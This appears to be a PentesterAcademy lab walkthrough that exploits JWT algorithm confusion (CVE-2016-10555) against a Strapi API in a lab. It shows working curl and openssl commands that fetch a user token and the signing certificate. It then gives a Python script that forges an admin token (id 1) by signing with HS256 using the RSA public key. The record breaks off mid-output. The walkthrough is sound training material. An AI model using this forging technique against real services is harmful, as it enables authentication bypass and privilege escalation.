ATTACK DEFENSE

by PentesterAcademy

Name	JWT Verification Key Mismanagement II
URL	https://attackdefense.com/challengedetails?cid=1403
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 918  bytes 126712 (126.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 920  bytes 3990287 (3.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.140.8.2  netmask 255.255.255.0  broadcast 192.140.8.255
        ether 02:42:c0:8c:08:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1280  bytes 4927166 (4.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1280  bytes 4927166 (4.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.140.8.2.

Therefore, the target REST API is running on 192.140.8.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.140.8.3:1337

```
root@attackdefense:~# curl 192.140.8.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.140.8.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' ht
tp://192.140.8.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   769  100   716  100    53   2203    163 --:--:-- --:--:-- --:--:--  2366
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTc2ODUyLCJleHAiOjE1NzM2NjMyNTIsImlzcyI6Imh0dHBzOi8vd2l0cmFwL
mNvbSJ9.gK35ArRyVVb4_k1MukR4c7v3SAiGTm_MGtzPf8JDkUP12JJ-fGVzdOW1jegeF0cFdqs6v1OdcyXbgbdPZIXaKldD_7bFRGAwQgFIjcNQ9pukNONgx4HI6DQdnGZ_
_1lpy37tqMHob5C1RPetTtLO7hVYYLP_oTAvuMid8ik56L5jCESddBegPS2VzyBabJYcHQ9Cjjtbc7zmoPiZecZor9lplpCJxsfPVhnMx2eKFtz3CCzujfUW8EiBcLBwDbRs
Rd9bqfMZLO1siNAvu44YMV5kBKrSrZac_Q1F--8u9VfiV_XUW_TMHkngtAWq8VlJjkbrhEQW-Z8yx6q3wuLR_w",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNTc2ODUyLCJleHAiOjE1NzM2NjMyNTIsImlzcyI6Imh0dHBzOi8vd2l0cmFwLmNvbSJ9.gK35ArRyVVb4_k1MukR4c7v3SAiGTm_MGtzPf8JDkUP12JJ-fGVzdOW1jegeF0cFdqs6v1OdcyXbgbdPZIXaKldD_7bFRGAwQgFIjcNQ9pukNONgx4HI6DQdnGZ__1lpy37tqMHob5C1RPetTtLO7hVYYLP_oTAvuMid8ik56L5jCESddBegPS2VzyBabJYcHQ9Cjjtbc7zmoPiZecZor9lplpCJxsfPVhnMx2eKFtz3CCzujfUW8EiBcLBwDbRsRd9bqfMZLO1siNAvu44YMV5kBKrSrZac_Q1F--8u9VfiV_XUW_TMHkngtAWq8VlJjkbrhEQW-Z8yx6q3wuLR_w

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNTc2ODUyLCJleHAiOjE
1NzM2NjMyNTIsImlzcyI6Imh0dHBzOi8vd2l0cmF
wLmNvbSJ9.gK35ArRyVVb4_k1MukR4c7v3SAiGTm
_MGtzPf8JDkUP12JJ-
fGVzdOW1jegeF0cFdqs6v1OdcyXbgbdPZIXaKldD
_7bFRGAwQgFIjcNQ9pukNONgx4HI6DQdnGZ__1lp
y37tqMHob5C1RPetTtLO7hVYYLP_oTAvuMid8ik5
6L5jCESddBegPS2VzyBabJYcHQ9Cjjtbc7zmoPiZ
ecZor9lplpCJxsfPVhnMx2eKFtz3CCzujfUW8EiB
cLBwDbRsRd9bqfMZLO1siNAvu44YMV5kBKrSrZac
_Q1F--
8u9VfiV_XUW_TMHkngtAWq8VlJjkbrhEQW-
Z8yx6q3wuLR_w
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
{
  "id": 2,
  "iat": 1573576852,
  "exp": 1573663252,
  "iss": "https://witrap.com"
}
```


VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Ente
  r it in plain text only if you
  want to verify a token
```


Note:

1. The algorithm used for signing the token is "RS256".
2. The authority that issued the token is "witrap.com", as indicated by the issuer ("iss") claim.


Step 5: Obtaining the public key used for verifying the previously obtained JWT Token.

Retrieve the certificate witrap.com

Alternative 1: Browse https://witrap.com and download its certificate.




Click on the padlock icon at the search bar:



Click on the arrow at the right side of the Connection section.

Click on "More Information".



Go to the Security section on the top and click on the "View Certificate" button.

General Details

Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN)	witrap.com
Organization (O)	Witrapper
Organizational Unit (OU)	Witrap
Serial Number	41:F7:42:D7:1F:E9:56:A3:BD:2D:9B:CD:35:06:41:61:6F:53:E2:CC

Issued By

Common Name (CN)	witrap.com
Organization (O)	Witrapper
Organizational Unit (OU)	Witrap


Period of Validity

Begins On	November 12, 2019
Expires On	December 9, 3021


Fingerprints

SHA-256 Fingerprint	33:21:DB:F3:22:0D:C7:A9:7A:CC:6E:29:3A:B4:AB:0F:2D:25:B4:70:E5:8A:A2:B3:AD:C1:AB:13:94:8D:D5:DA
SHA1 Fingerprint	81:D5:21:68:49:0A:D8:FE:3B:75:44:55:BB:17:0F:4B:62:6E:84:7D

Click on the Details tab on the top.



Click on the "Export" button at the bottom to download the certificate.



That would save the contents of the certificate to a local file, witrap_com.crt in this case.

Alternative 2: Retrieve the certificate using openssl utility.

Command: openssl s_client -connect witrap.com:443

```
root@attackdefense:~# openssl s_client -connect witrap.com:443
CONNECTED(00000005)
depth=0 C = US, ST = California, L = Sunnyvale, O = Witrapper, OU = Witrap, CN = witrap.com, emailAddress = admin@witrap.c
om
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = California, L = Sunnyvale, O = Witrapper, OU = Witrap, CN = witrap.com, emailAddress = admin@witrap.c
om
verify return:1
---
Certificate chain
 0 s:C = US, ST = California, L = Sunnyvale, O = Witrapper, OU = Witrap, CN = witrap.com, emailAddress = admin@witrap.com
   i:C = US, ST = California, L = Sunnyvale, O = Witrapper, OU = Witrap, CN = witrap.com, emailAddress = admin@witrap.com
---
```

```
Server certificate
-----BEGIN CERTIFICATE-----
MIIEBzCCAu+gAwIBAgIUQfdC1x/pVqO9LZvNNQZBYW9T4swwDQYJKoZIhvcNAQEL
BQAwgZExCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMRIwEAYDVQQH
DAlTdW5ueXZhbGUxEjAQBgNVBAoMCVdpdHJhcHBlcjEPMA0GA1UECwwGV2l0cmFw
MRMwEQYDVQQDDAp3aXRyYXAuY29tMR8wHQYJKoZIhvcNAQkBFhBhZG1pbkB3aXRy
YXAuY29tMCAXDTE5MTExMjEwNTcxNFoYDzMwMjExMjA5MTA1NzE0WjCBkTELMAkG
A1UEBhMCVVMxEzARBgNVBAgMCkNhbGlmb3JuaWExEjAQBgNVBAcMCVN1bm55dmFs
ZTESMBAGA1UECgwJV2l0cmFwcGVyMQ8wDQYDVQQLDAZXaXRyYXAxEzARBgNVBAMM
CndpdHJhcC5jb20xHzAdBgkqhkiG9w0BCQEWEGFkbWluQHdpdHJhcC5jb20wggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCusfOVYJIWqKkDU5HBEIQGacvO
jrMfcF30SDHKLzu7Aary52SQwwRJHScVKxTny+87yizHuevt7hHW1RahL+uGCAUv
wWPW0jr4Ffn/xnXi8CUUPu4mR2TjK7JfNTxM3wcAE8gYiLuW9ZKWv8983pb0aeOG
aNRC+ysjdMn4ukFHq+65xtrT7xWGYkdyQzPq9NUt9MFAXwAugaE5FdARO2Z1vz1E
Aq3SGEYnAa3bhlUJLav+PSl5VpTnHq2/EKzreWbEVSK1bZnf6YVhVVNlzKjCfiQQ
ZfePvyGGxbac1NM9Kvq5I9OxysSGc8Xyx7/ZBp5c7mMtBVxOCMGVDl7W1SnrAgMB
AAGjUzBRMB0GA1UdDgQWBBQS8Tj5FVdrKeQGINEGs2dcNTporjAfBgNVHSMEGDAW
gBQS8Tj5FVdrKeQGINEGs2dcNTporjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBCwUAA4IBAQBiHcuBfAGdX3hiq0StQmGGw3UcMH4s/jChNnDkoNpeY0MG8WJY
H7Pv6TEVA49E+hMdug5xOpmsIFY6iX4SaAbaO7S6/wy9usY98S1fsPT9p95QzZfT
2PUvbZoa/CBDGTkqBNAKWhOmuawutIKstMob6DZvKxQVQ5cMSGVpkSyaUshWAmMJ
Rm/naYGR/SPsmdyP/lyeICZTAlEceAowuYnVTI1+dsJn6rO6+5tfYBFYLtrT03LU
H/yAKg7Ur2VGU84BwlE0deL8Z6X6oMLKYbOe3xBEsUJQwv+mDS9OlK0d8MyaqS/P
MOWhzp7wQ1R8leZ3GGspOC5HbklxKTOVCa5+
-----END CERTIFICATE-----
```

The certificate content is returned in the output.

Save the content to a file: witrap_com.crt

Command: cat witrap_com.crt

Extracting the public key from the retrieved certificate:

Command: openssl x509 -pubkey -noout -in witrap_com.crt > publickey.pem

```
root@attackdefense:~# openssl x509 -pubkey -noout -in witrap_com.crt > publickey.pem
root@attackdefense:~#
root@attackdefense:~# ls publickey.pem
publickey.pem
root@attackdefense:~#
```

A file named publickey.pem would be generated by the above command. It contains the public key used for verifying the signed token retrieved in Step 3.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNTc2ODUyLCJleHAiOjE
1NzM2NjMyNTIsImlzcyI6Imh0dHBzOi8vd2l0cmF
wLmNvbSJ9.gK35ArRyVVb4_k1MukR4c7v3SAiGTm
_MGtzPf8JDkUP12JJ-
fGVzdOW1jegeF0cFdqs6v1OdcyXbgbdPZIXaKldD
_7bFRGAwQgFIjcNQ9pukNONgx4HI6DQdnGZ__1lp
y37tqMHob5C1RPetTtLO7hVYYLP_oTAvuMid8ik5
6L5jCESddBegPS2VzyBabJYcHQ9Cjjtbc7zmoPiZ
ecZor9lplpCJxsfPVhnMx2eKFtz3CCzujfUW8EiB
cLBwDbRsRd9bqfMZLO1siNAvu44YMV5kBKrSrZac
_Q1F--
8u9VfiV_XUW_TMHkngtAWq8VlJjkbrhEQW-
Z8yx6q3wuLR_w
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573576852,
  "exp": 1573663252,
  "iss": "https://witrap.com"
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  wn4kEGX3j78hhsW2nNTTPSr6uSPTs
  crEhnPF8se/2QaeXO5jLQVcTgjBlQ
  5e1tUp
  6wIDAQAB
  -----END PUBLIC KEY-----,
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```

Signature Verified


SHARE JW

The token was successfully verified using the supplied public key.

Step 6: Gathering information on CVE-2016-10555.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2016-10555 is provided.

Search for CVE-2016-10555.



CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555

Checking more information on the vulnerability at the CVE Mitre website.

Printer-Friendly View

CVE-ID	
CVE-2016-10555	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/14
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/16
- MISC:https://nodesecurity.io/advisories/87

As mentioned in the description:

“If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.”

The server in this scenario sends the token signed with RS256 algorithm and if the server is vulnerable to the mentioned vulnerability, then a token which is created using HS256 algorithm and is signed with the provided public key would get accepted by the server.

Step 7: Creating a forged token.

Copy the payload data from https://jwt.io obtained in Step 4.

Use the following Python script to generate a forged token:

```
import jwt

key = open("/root/publickey.pem").read()
encoded = jwt.encode(
        {
        "id": 1,
        "iat": 1573576852,
        "exp": 1573663252,
        "iss": "https://witrap.com"
        },
        key,
        algorithm='HS256')
print "Forged Token: %s" % (encoded)
```

Save the above script as generateToken.py

Command: cat generateToken.py

```
root@attackdefense:~# cat generateToken.py
import jwt

key = open("/root/publickey.pem").read()
encoded = jwt.encode(
        {
          "id": 1,
          "iat": 1573576852,
          "exp": 1573663252,
          "iss": "https://witrap.com"
        },
        key,
        algorithm='HS256')
print "Forged Token: %s" % (encoded)
root@attackdefense:~#
```

Note:

1. generateToken.py script uses the payload data obtained from https://jwt.io
2. The script uses the public key used for verifying the RS256 signature as the signing key for HS256 algorithm.

Notice that the id field in the payload data has been set to value 1.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the server is vulnerable, the token signed with the public key using HS256 algorithm would be accepted.

Generating the forged token using the generateToken.py script.

Command: python generateToken.py

```
root@attackdefense:~# python generateToken.py
Forged Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL3dpdHJhcC5j
